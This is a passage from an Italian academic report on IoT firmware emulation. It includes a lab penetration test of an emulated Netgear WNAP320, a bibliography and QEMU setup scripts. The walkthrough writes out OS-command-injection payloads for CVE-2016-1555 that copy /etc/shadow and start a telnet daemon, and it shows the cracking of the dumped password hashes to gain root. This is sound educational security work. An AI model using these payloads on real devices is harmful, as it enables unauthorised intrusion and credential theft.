/home/markdc/Sicurezza/tools/firmware-analysis-toolkit/firmadyne

      _-_-_-_-_-
     /  _-_-_-_-_-
    |  |  _-_-_-_-_-
    |  | /  _-_-_-_-_-
    |  | |  _-_-_-_-_-
    |  | |  _-_-_-_-_-
    |  | \  _-_-_-_-_-
    |  |  \  _-_-_-_-_-

Welcome to the Firmware Analysis Toolkit - v0.3
Offensive IoT Exploitation Training http://bit.do/offensiveiotexploitation
By Attify - https://attify.com | @attifyme

[+] Firmware: WNAP320_Firmware_Version_2.0.3.zip
[+] Extracting the firmware...
[+] Image ID: 1
[+] Identifying architecture...
Arch: mipseb
[+] Architecture: mipseb
[+] Building QEMU disk image...
[+] Setting up the network connection, please standby...
[+] Network interfaces: [("brtrunk", "192.168.0.100")]
[+] All set! Press ENTER to run the firmware...
[+] When running, press Ctrl + A X to terminate qemu
```

Figura 11 - Esempio di utilizzo di firmadyne analysis toolkit.

### 5.3.2 Enumerazione

Dall'arp-scan rileviamo che il nostro target ha indirizzo ip `192.168.0.100`.

### 5.3.2.1 Porte e servizi

Individuato l'indirizzo IP della macchina che emula il framework da analizzare, procediamo ad uno scan delle porte aperte e dei servizi eventualmente offerti da quelle porte.

```
$ nmap -sV -p- -T4 "192.168.0.100"
Starting Nmap 7.40 ( https://nmap.org ) at 2021-02-04 14:28 CET
Nmap scan report for 192.168.0.100
Host is up (0.033s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      Dropbear sshd 0.51 (protocol 2.0)
80/tcp    open  http     lighttpd 1.4.18
443/tcp   open  ssl/http lighttpd 1.4.18
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.06 seconds
```

### 5.3.2.2 Servizio SSH


Da una rapida ricerca su `exploitdb` tramite il comando `searchsploit` [40] rileviamo che il server Dropbear ha almeno 3 exploit conosciuti ma tutti riguardano versioni precedenti a quella indicata nel nostro caso da nmap. Considerando, poi, che SSH è un servizio relativamente sicuro per cui non ci sono molti exploit significativi, riteniamo influente continuare ad analizzare questo servizio. Potrebbe essere utile in caso dovessimo riuscire ad appropriarci di credenziali in altro modo, per fare accesso al sistema.

### 5.3.2.3 Pagine web

Utilizziamo un *web content scanner*, `dirb`, che tramite un attacco con dizionario prova a scovare delle cartelle nascoste sul nostro web server.

```
markdc@laptop:~/Sicurezza/analysis/WNAP320$ dirb http://192.168.0.100
/usr/share/wordlists/dirb/big.txt
START_TIME: Thu Feb  4 14:32:30 2021
URL_BASE: http://192.168.0.100/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
GENERATED WORDS: 20458
---- Scanning URL: http://192.168.0.100/ ----
==> DIRECTORY: http://192.168.0.100/help/
==> DIRECTORY: http://192.168.0.100/images/
==> DIRECTORY: http://192.168.0.100/include/
==> DIRECTORY: http://192.168.0.100/templates/
==> DIRECTORY: http://192.168.0.100/tmpl/
```

Delle directory rilevate, le uniche a non sembrare di "default" sono `templates/` e `tmpl/`, il che farebbe pensare all'utilizzo di un framework per template di pagine php, Smarty, famoso per essere vulnerabile a *Cross Site Scripting* (XSS).



*Figura 12 - Pagina di login del dispositivo. Tramite l'estensione Wappalyzer riusciamo ad ispezionare la risposta HTTP per scoprire diverse informazioni sul webserver*


La pagina che ci si presenta all'indirizzo `http://192.168.0.100` è una pagina di login. Utilizzando tool come Wappalyzer, ma anche ispezionando gli header della richiesta HTTP, si nota che il server http è lighttpd, versione 1.4.18 e che il sito è scritto in php. La versione 5.2.3 è abbastanza datata, quindi potrebbe essere vulnerabile a diversi attacchi, come sql injection.

Ricercando online il modello di questo router, risulta una vulnerabilità nota ad alcune versioni di firmware di questo modello. Passiamo ad analizzare se la nostra versione è affetta da questa vulnerabilità

### 5.3.3 Exploitation

#### 5.3.3.1 CVE-2016-1555 (OS command injection)

La vulnerabilità in questione riguarda delle pagine accessibili da un utente non autenticato. Proviamo a vedere se queste pagine sono presenti sul nostro servizio web.



*Figura 13 - La pagina boardDataWW.php è tra le pagine potenzialmente vulnerabili a CVE-2016-1555*

All'indirizzo `http://192.168.0.100/boardDataWW.php`, troviamo un form con un campo di testo interagibile.



```

20 <script type="text/javascript">
21 <!--
22     function checkMAC(eventobj,mac) {
23         if (!(/^[0-9A-Fa-f]{12}$/).test(mac)) {
24             document.getElementById('br_head').innerHTML='Enter valid MAC Address!';
25             document.getElementById('errorMessageBlock').style.display='block';
26             document.getElementById('macAddress').focus();
27             if (!eventobj || ((navigator.userAgent.toLowerCase().indexOf("msie") != -1) && (navigator.userAgent.toLowerCase().indexOf("opera") == -1)))
28             {
29                 window.event.returnValue = false;
30                 window.event.cancelBubble = true;
31                 event.returnValue = false;
32             }
33             else
34             {
35                 eventobj.stopPropagation();
36                 eventobj.preventDefault();
37             }
38             return false;
39         }
40         else {
41             document.getElementById('errorMessageBlock').style.display='none';
42         }
43     }
44 -->

```

Figura 14 – Snippet del sorgente della pagina boardDataWW.php: l'input del form è validato client-side prima di venire inviato al server

Possiamo vedere dal codice sorgente della pagina che è operato tramite javascript un controllo dell'input di testo per validare l'indirizzo MAC. Proviamo tramite l'aiuto di Burp a bypassare questo controllo e ad iniettare dei caratteri speciali, per operare una *os injection*. Burp, infatti, intercetta la richiesta con un proxy, quindi dopo che l'input inserito è stato già validato: ogni tipo di input che verrà iniettato tramite Burp non sarà sottoposto a controllo. La pratica di validazione client-side non è di per sé considerabile una vulnerabilità ma attuare una nuova validazione dell'input server-side è sempre da considerare buona pratica di sicurezza.

Inserendo un ';' e iniettando il comando `ls`, la richiesta viene inviata al server, la risposta tarda di qualche secondo, ma non viene mostrato a video il risultato di questo comando. Dal ritardo nella risposta, però, capiamo che il comando è stato eseguito sul server. Proviamo a copiare il file `shadow` nella cartella di esecuzione del server e poi scaricare il file con il comando `wget` per provarlo. Iniettando il comando:

```
macAddress=343256afad45;cp /etc/shadow . #&reginfo=0&writeData=Submit5
```

e scaricando il file `shadow`, vediamo che questo effettivamente è stato copiato nella cartella di esecuzione del server:

```

root:$1$UDv5xKqT$4iPyM/H8l6rateD2YgLPQ1:10933:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
adm:*:10933:0:99999:7:::
lp:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
nobody:*:10933:0:99999:7:::
admin:$1$VBVrEzIW$0LqsyE.Vv4./PMNsV51qI.:10933:0:99999:7:::

```

Ripetiamo il tutto per il file `/etc/passwd`

<sup>5</sup> È stato inserito un MAC address valido per permettere alla richiesta di superare il controllo e venire inviata a Burp. Il ';' iniettato in una istruzione di tipo 'exec' termina un comando e ne fa iniziare un altro, nel nostro caso 'cp', infine il simbolo di commento '#' serve ad evitare esecuzione di qualsiasi stringa presente dopo 'hardcoded' dopo il nostro comando iniettato.

### 5.3.3.2 Password cracking

Con il comando `unshadow` proseguiamo a fare il merge dei due file appena scaricati, per creare un file con formato congeniale a `john`, un password cracker [41].

```
# unshadow passwd shadow > /tmp/tocrack
# john /tmp/tocrack
Created directory: /root/.john
Loaded 2 password hashes with 2 different salts (md5crypt [MD5 32/64 X2])
Press 'q' or Ctrl-C to abort, almost any other key for status
password          (admin)
password          (root)
2g 0:00:00:02 100% 2/3 0.6756g/s 11438p/s 11439c/s 11439C/s password..password1
Use the "--show" option to display all of the cracked passwords reliably
```

Entrambe le password sembrano essere "password", di nuovo ci troviamo davanti ad un caso di *week authentication*, almeno per quanto riguarda le credenziali di default. Proviamo ora ad accedere con l'utente `root` ad `ssh`.

```
$ ssh root@192.168.0.100
Unable to negotiate with 192.168.0.100 port 22: no matching key exchange method
found. Their offer: diffie-hellman-group1-sha1
```

Purtroppo, gli algoritmi di scambio di chiavi presenti sul router sono abbastanza obsoleti e non riusciamo a concludere un accordo sulle chiavi. Per entrare comunque nel sistema possiamo di nuovo sfruttare la vulnerabilità trovata prima, dato che ci consente *remote os injection*. A tal proposito, proviamo ad aprire un demone `telnet` sul router iniettando nel campo `macAddress` della richiesta HTTP la stringa `"343256afad45;telnetd -p 45 #"`. Connettendoci, infine al server `telnet` appena invocato sul router, abbiamo accesso al dispositivo.

```
$ telnet 192.168.0.100 45
Trying 192.168.0.100...
Connected to 192.168.0.100.
Escape character is '^]'.
netgearp login: root
Password:
[root@netgearp /root]# whoami
root
[root@netgearp /root]# uname -a
Linux netgearp 2.6.39.4+ #2 Tue Sep 1 18:08:53 EDT 2020 mips unknown
```

## 6 CONCLUSIONI

Per questa attività progettuale ci si è posti l'obiettivo di ricercare e studiare lo stato dell'arte riguardante l'analisi dinamica del firmware di dispositivi IoT. Durante lo studio e la raccolta delle informazioni, ci si è imbattuti in diversi strumenti incentrati sull'automazione del processo di analisi dinamica e, in particolare, dell'emulazione del firmware, un'attività spesso tediosa, complessa e fallimentare. A questo punto, si è aggiunto agli obiettivi da conseguire un'analisi dell'uso dei suddetti tool, volta a riscontarne pregi e difetti e, sperabilmente, ad eleggere uno strumento ideale per il compito. I risultati sulla percentuale di successo di firmware estratti ed emulati su un dataset di più di 1000 (circa 79.36%) condotto dai ricercatori e sviluppatori di Firmage, fanno protendere verso questo tool la scelta di migliore. Il lavoro svolto durante questa attività ha riscontrato risultati simili (seppur su un dataset molto minore di 35 esemplari) e, anche se non sempre è stato possibile emulare ogni aspetto di un firmware senza problemi, Firmage si è dimostrato sempre abbastanza consistente nell'ottenere un'emulazione che superasse la fase di boot. A questo punto, eseguendo l'emulazione in modalità debug, è sempre possibile avere accesso tramite linea di comando al sistema operativo del firmware emulato, e cercare di risolvere i problemi manualmente tramite lettura di log o debug manuale dei binari difettosi.

A conclusione dell'attività progettuale si è voluto sperimentare le conoscenze e la metodologia di analisi acquisite con dei penetration test d'esempio. Tramite questi si è potuto riscontrare con mano la veridicità della classifica "top 10" vulnerabilità presenti in firmware di dispositivi IoT dell'OWASP, ritrovando sempre firmware con credenziali di default deboli, con servizi obsoleti, spesso mal configurati, codice poco sanitizzato, con vulnerabilità sempre meno comuni in sistemi moderni come *OS injection*, *buffer overflow* e spesso soggetto a *information disclosure*.

## Bibliografia

---

- [1] K. L. Lueth, «State of the IoT 2020: 12 billion IoT connections, surpassing non-IoT for the first time,» 2020. [Online]. Available: <https://iot-analytics.com/state-of-the-iot-2020-12-billion-iot-connections-surpassing-non-iot-for-the-first-time/>.
- [2] K. Lueth, «IoT 2020 in Review: The 10 Most Relevant IoT Developments of the Year,» 2021. [Online]. Available: <https://iot-analytics.com/iot-2020-in-review/>.
- [3] D. Kumar, K. Shen, B. Case, D. Garg, G. Alperovich, D. Kuznetsov, R. Gupta e Z. Durumeric, «All things considered: an analysis of IoT devices on home networks,» in *in Proceedings of the 28th USENIX Security Symposium (Security)*, 2019.
- [4] A. Costin and J. Zaddach, "IoT Malware: Comprehensive Survey, Analysis Framework and Case Studies," in *Black Hat USA Conference*, 2018.
- [5] Open Web Application Security Project, «OWASP Internet of Things (IoT) Project,» 2014. [Online]. Available: <https://owasp.org/www-project-internet-of-things/>.
- [6] National Security Agency, «Ghidra disassembler,» 2019. [Online]. Available: <https://ghidra-sre.org/>.
- [7] S. Alvarez, «Radare2: a free toolchain for forensics, software reverse engineering and more,» 2007. [Online]. Available: <https://rada.re/n/>.
- [8] A. Costin, J. Zaddach, A. Francillon and D. Balzarotti, "A large-scale analysis of the security of embedded firmwares," in *Proceedings of the 23rd USENIX Security Symposium*, 2014.
- [9] A. Costin, A. Zarras and A. Francillon, "Automated Dynamic Firmware Analysis at Scale: A Case Study on Embedded Web Interfaces," in *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*, 2016.
- [10] D. D. Chen, M. Egele, M. Woo and D. Brumley, "Towards Automated Dynamic Analysis for Linux-based Embedded Firmware," in *Proceedings of the 22nd NDSS Symposium*, 2016.
- [11] M. Kim, D. Kim, E. Kim, S. Kim, Y. Jang e Y. Kim, «FirmAE: Towards Large-Scale Emulation of IoT Firmware for Dynamic Analysis,» in *Annual Computer Security Applications Conference*, 2020.
- [12] H. Bojinov, E. Bursztein, E. Lovett and D. Boneh, "Embedded management interfaces: Emerging massive insecurity," in *BlackHat USA*, 2009.

- [13] B. Gourdin, C. Soman, H. Bojinov and E. Bursztein, "Toward Secure Embedded Web Interfaces," in *Proceedings of the 20th USENIX Conference on Security*, Berkley, CA, USA, 2011.
- [14] A. Cui, Y. Song, P. V. Prabhu e S. J. Stolfo, «Brave New World: Pervasive Insecurity of Embedded Network Devices,» in *Proceedings of the 12th International Symposium on Recent Advances in Intrusion Detection*, Berlin, 2009.
- [15] A. Cui and S. J. Stolfo, "A Quantitative Analysis of the Insecurity of Embedded Network Devices: Results of a Wide-area Scan," in *Proceedings of the 26th Annual Computer Security Applications Conference*, New York, 2010.
- [16] A. Cui, «Embedded Device Firmware Vulnerability Hunting with FRAK,» in *Defcon 20*, 2012.
- [17] A. Cui, M. Costello and S. J. Stolfo, "When Firmware Modifications Attack: A Case Study of Embedded Exploitation," in *Proceedings of the 20th Symposium on Network and Distributed System Security*, 2013.
- [18] F. Bellard, «QEMU, a fast and portable dynamic translator,» in *Proceedings of the USENIX Annual Technical Conference*, 2005.
- [19] F. Bellard, «QEMU the FAST! processs emulator,» 2020. [Online]. Available: <https://www.qemu.org/>.
- [20] Open Web Application Security Project, «OWASP Firmware Security Testing Methodology,» 2019. [Online]. Available: <https://github.com/scriptingxss/owasp-fstm>.
- [21] Open Web Application Security Project, «OWASP Top 10 IoT Mappings,» 2018. [Online]. Available: <https://github.com/scriptingxss/OWASP-IoT-Top-10-2018-Mapping/tree/master/mappings>.
- [22] The OpenWRT Project, «OpenWRT table of hardware,» 2004. [Online]. Available: <https://openwrt.org/toh/start>.
- [23] C. Heffner, «Binwalk: a firmware analysis tool,» 2010. [Online]. Available: <https://github.com/ReFirmLabs/binwalk>.
- [24] «File Signatures Public Database,» [Online]. Available: <https://filesignatures.net/>.
- [25] C. Smith, «Firmwalker github page,» 2007. [Online]. Available: <https://github.com/craigz28/firmwalker>.
- [26] M. Brown, "Bytesweep github page," 2020. [Online]. Available: <https://gitlab.com/bytesweep/bytesweep>.

- [27] FKIE, Fraunhofer, «Firmware Analysis Comparison Tool github page,» 2015. [Online]. Available: [https://github.com/fkie-cad/FACT\\_core](https://github.com/fkie-cad/FACT_core).
- [28] D. D. Chen, «Firmadyne github page,» 2016. [Online]. Available: <https://github.com/firmadyne/firmadyne>.
- [29] M. Kim, D. Kim, E. Kim, S. Kim, Y. Jang e Y. Kim, «FirmAE github page,» 2020. [Online]. Available: <https://github.com/pr0v3rbs/FirmAE>.
- [30] G. Lyon, «Nmap security scanner,» 1997. [Online]. Available: <https://nmap.org/>.
- [31] Rapid7, Inc., «The Metasploit project,» 2006. [Online]. Available: <http://www.metasploit.com/>.
- [32] D. Studdard, «Burp Suite,» 2008. [Online]. Available: <https://portswigger.net/burp/communitydownload>.
- [33] Open Web Application Security Project, «OWASP Web Security Testing Guide,» 2019. [Online]. Available: <https://owasp.org/www-project-web-security-testing-guide/>.
- [34] «GNU debugger user manual,» 2021. [Online]. Available: <https://sourceware.org/gdb/current/onlinedocs/gdb/>.
- [35] «FirmAE Dataset,» [Online]. Available: <https://drive.google.com/file/d/12m9knf9MBBmwhuYEm3CIszZI2vZNRYNJ/view>.
- [36] P. e. a. Korsgaard, «Buildroot: making embedded Linux easy,» 2005-2020. [Online]. Available: <https://buildroot.org/>.
- [37] The OpenWRT Project, «The OpenWRT Project download page,» 2004. [Online]. Available: <https://openwrt.org/downloads>.
- [38] C. Sullo e D. Lodge, «Nikto: web vulnerability assessment tool,» 1991. [Online]. Available: <https://www.cirt.net/Nikto2>.
- [39] The Wireshark team, «Wireshark: the network protocol analyzer,» 2019. [Online]. Available: <https://www.wireshark.org/#download>.
- [40] Offensive Security, Inc., «Searchsploit: a command line search tool for ExploitDB,» 2020. [Online]. Available: <https://www.exploit-db.com/searchsploit>.
- [41] Openwall project, "John the Ripper password cracker," 2012. [Online]. Available: <http://www.openwall.com/john/>.
- [42] F. Fainelli, «The OpenWrt embedded development framework,» in *Proceedings of the Free and Open Source Software Developers European Meeting*, 2008.

- [43] Attify, «Firmware Analysis Toolkit github page,» 2016. [Online]. Available: <https://github.com/attify/firmware-analysis-toolkit>.
- [44] C. Heffner e J. e. a. Collake, «Firmware mod kit github page,» 2011. [Online]. Available: <https://github.com/rampageX/firmware-mod-kit>.
- [45] Threat9, «The Routersploit framewok github page,» 2018. [Online]. Available: <https://github.com/threat9/routersploit>.

## APPENDICE A

Di seguito è presentato uno script creato per automatizzare la scelta di specifici parametri per l'esecuzione della full system emulation di QEMU.

```
#!/bin/bash

if [[ $# != 2 ]]; then
    echo -e "Usage: $0 arch kernel\narch: mips, mipsel, arm\nkernel: old(vmlinux-2.6.32-5), new(vmlux-3.2.0-4)"
    exit -1
fi

if [[ "$1" != "mips" && "$1" != "arm" && "$1" != "mipsel" ]]; then
    echo "Please enter a supported architecture: arch $1 not supported!"
    echo -e "Usage: $0 arch kernel\narch: mips, mipsel, arm\nkernel: old(vmlinux-2.6.32-5), new(vmlux-3.2.0-4)"
    exit -2
fi

ARCH="$1"
case "$2" in
    "old")
        if [[ $ARCH == "mips" || $ARCH == "mipsel" ]]; then
            KERNEL=$ARCH/kernel/vmlinux-2.6.32-5-4kc-malta
            BOARD="malta"
            INITRD=""
            NETDEV="e1000"
            CONSOLE="ttyS0"
        else
            KERNEL=$ARCH/kernel/vmlinux-2.6.32-5-versatile
            KERNEL_VERS="2.6.32-5-versatile"
            BOARD="versatilepb"
            INITRD="-initrd arm/kernel/initrd.img-$KERNEL_VERS
            NETDEV="virtio-net-pci"
            CONSOLE="ttyAMA0"
        fi
        IMAGE=$ARCH/debian_squeeze_"$ARCH"_standard.qcow2
        ;;
    "new")
        if [[ $ARCH == "mips" || $ARCH == "mipsel" ]]; then
            KERNEL=$ARCH/kernel/vmlinux-3.2.0-4-4kc-malta
            INITRD=""
            BOARD="malta"
            CONSOLE="ttyS0"
            NETDEV="e1000"
        else
            BOARD="versatilepb"
            KERNEL=$ARCH/kernel/vmlinux-3.2.0-4-versatile
            KERNEL_VERS="3.2.0-4-versatile"
            NETDEV="virtio-net-pci"
            CONSOLE="ttyAMA0"
            INITRD="-initrd arm/kernel/initrd.img-$KERNEL_VERS
        fi
        IMAGE=$ARCH/debian_wheezy_"$ARCH"_standard.qcow2
        ;;
    *)
        echo "Please enter a supported kernel age: kernel $3 not supported!"
        echo -e "Usage: $0 arch kernel\narch: mips, mipsel, arm\nkernel: old(vmlinux-2.6.32-5), new(vmlux-3.2.0-4)"
        exit -3
        ;;
esac

echo "-----Starting QEMU emulation-----"
echo -e "board: $BOARD\narch:$ARCH\nkernel file: $KERNEL\nimage file:$IMAGE\ninitrd file: $INITRD\nnetwork device: $NETDEV"

qemu-system-$ARCH -netdev tap,id=t1,ifname=tap1,script=/etc/qemu-ifup,downscript=/etc/qemu-ifdown -device $NETDEV,netdev=t1\
-M $BOARD -m 256 -nographic -kernel $KERNEL -append "root=/dev/sda1 console=$CONSOLE" $INITRD -hda $IMAGE
echo "-----Cleaning up and stopping emulation-----"
rm /tmp/qemu*
```

Figura 15 - Lo script qemu-start.sh

Lo script accetta due paramentri:

- L'architettura che del Sistema che si vuole emulare (solo mips, mipsel e arm)
- La versione del kernel Linux precompilato con cui fare il boot del Sistema (old: linux 2.6.32.5, new: linux 3.2.0.4)

Segue una spiegazione dei vari parametri utilizzati nella chiamata a QEMU (verso la fine dello script):

- **-d**: mantiene log dell'esecuzione (salvati per default in /tmp/qemu.log); nel caso si voglia specificare una posizione diversa, usare il comando **-D** /path/to/log/file



- **-device** definisce un dispositivo da emulare. Nel nostro caso specifico, emuliamo un dispositivo di rete (specificato dal parametro \$NETDEV) e usiamo "t1" come suo identificatore
- **-netdev** è usato per specificare delle opzioni per il dispositivo di rete definito nello scorso parametro (specificando l'id definito prima): nel nostro caso vogliamo un'interfaccia di tipo "tap" e vogliamo che si utilizzino gli script /etc/qemu-ifup e /etc/qemu-ifdown (definiti più avanti) per configurare l'interfaccia
- **-M** specifica il tipo di *motherboard* da emulare: questa sarà diversa in base a diverse architetture; si può usare il comando `qemu-system-<arch> -machine help` per enumerare tutte le schede madri disponibili per una data architettura
- **-m** specifica la quantità di RAM (in MB) da allocare per questa macchina virtuale
- **-nographic** disabilita l'interfaccia grafica di QEMU e reindirizza tutti gli output su `stdio`
- **-kernel** è usato per specificare il file da dove caricare il kernel per l'esecuzione
- **-initrd** è usato per specificare il file da dove caricare l'initial ram disk file per l'esecuzione
- **-append** è usato per passare argomenti al kernel durante la fase di boot. Nel nostro caso passiamo `root` per specificare dove montare il file system radice e `console` per specificare il tipo di console che vogliamo che ci venga restituita a boot completato: `tty0` per la prima console disponibile sul Sistema senza avere la possibilità di vedere i log della fase di boot del kernel a schermo, `ttyS0` se si vuole avere questa possibilità (sistemi mips), `ttyAMA0` (sistemi arm)
- **-hd(a/b/c ecc.)** specifica gli hard disk da collegare alla macchina virtuale. Nel file da specificare nell'opzione è presente l'immagine del filesystem del Sistema Linux da emulare

Di seguito i file di configurazione della rete da eseguire prima/dopo l'esecuzione del comando `qemu-system-<arch>` (configurazione compatibile con sistemi che presentano interfaccia wifi, non ethernet)

```
## /etc/qemu-ifup
## Author: Gian Marco De Cola

#!/bin/bash
echo "-----Setting up QEMU networking-----"
echo "Creating bridge interface br0..."
ip link add name br0 type bridge
ip addr add 192.168.56.1/24 dev br0
echo "Setting up br0..."
ip link set br0 up
dnsmasq-dhscp-range=interface:br0,192.168.56.2,192.168.56.254,255.255.255.0,1d
#modprobe tun
echo "Creating tap1 interface..."
ip tuntap add dev tap1 mode tap
echo "Setting tap1 up..."
```

```
ip link set tap1 up promisc on
ip link set tap1 master br0

sysctl net.ipv4.ip_forward=1
sysctl net.ipv6.conf.default.forwarding=1
sysctl net.ipv6.conf.all.forwarding=1

echo "Creating iptables nat rules..."
iptables -t nat -A POSTROUTING -o wlp2s0 -j MASQUERADE
iptables -A FORWARD -i tap1 -o wlp2s0 -j ACCEPT
echo "-----QEMU networking setting, done-----"
-----"
```

```
## /etc/qemu-ifdown
## Author: Gian Marco De Cola
```

```
#!/bin/bash
echo "-----Setting down QEMU networking-----"
#modprobe tun
echo "Setting tap1 down..."
ip link set tap1 down
echo "Deleting tap1..."
ip tuntap del tap1 mode tap
echo "Setting br0 down..."
ip link set br0 down
echo "Deleting br0"
ip link del br0 type bridge
killall dnsmasq
sysctl net.ipv4.ip_forward=0
sysctl net.ipv6.conf.default.forwarding=0
sysctl net.ipv6.conf.all.forwarding=0
echo "Flushing iptables rules..."
iptables -F
echo "-----QEMU networking reset, done-----"
```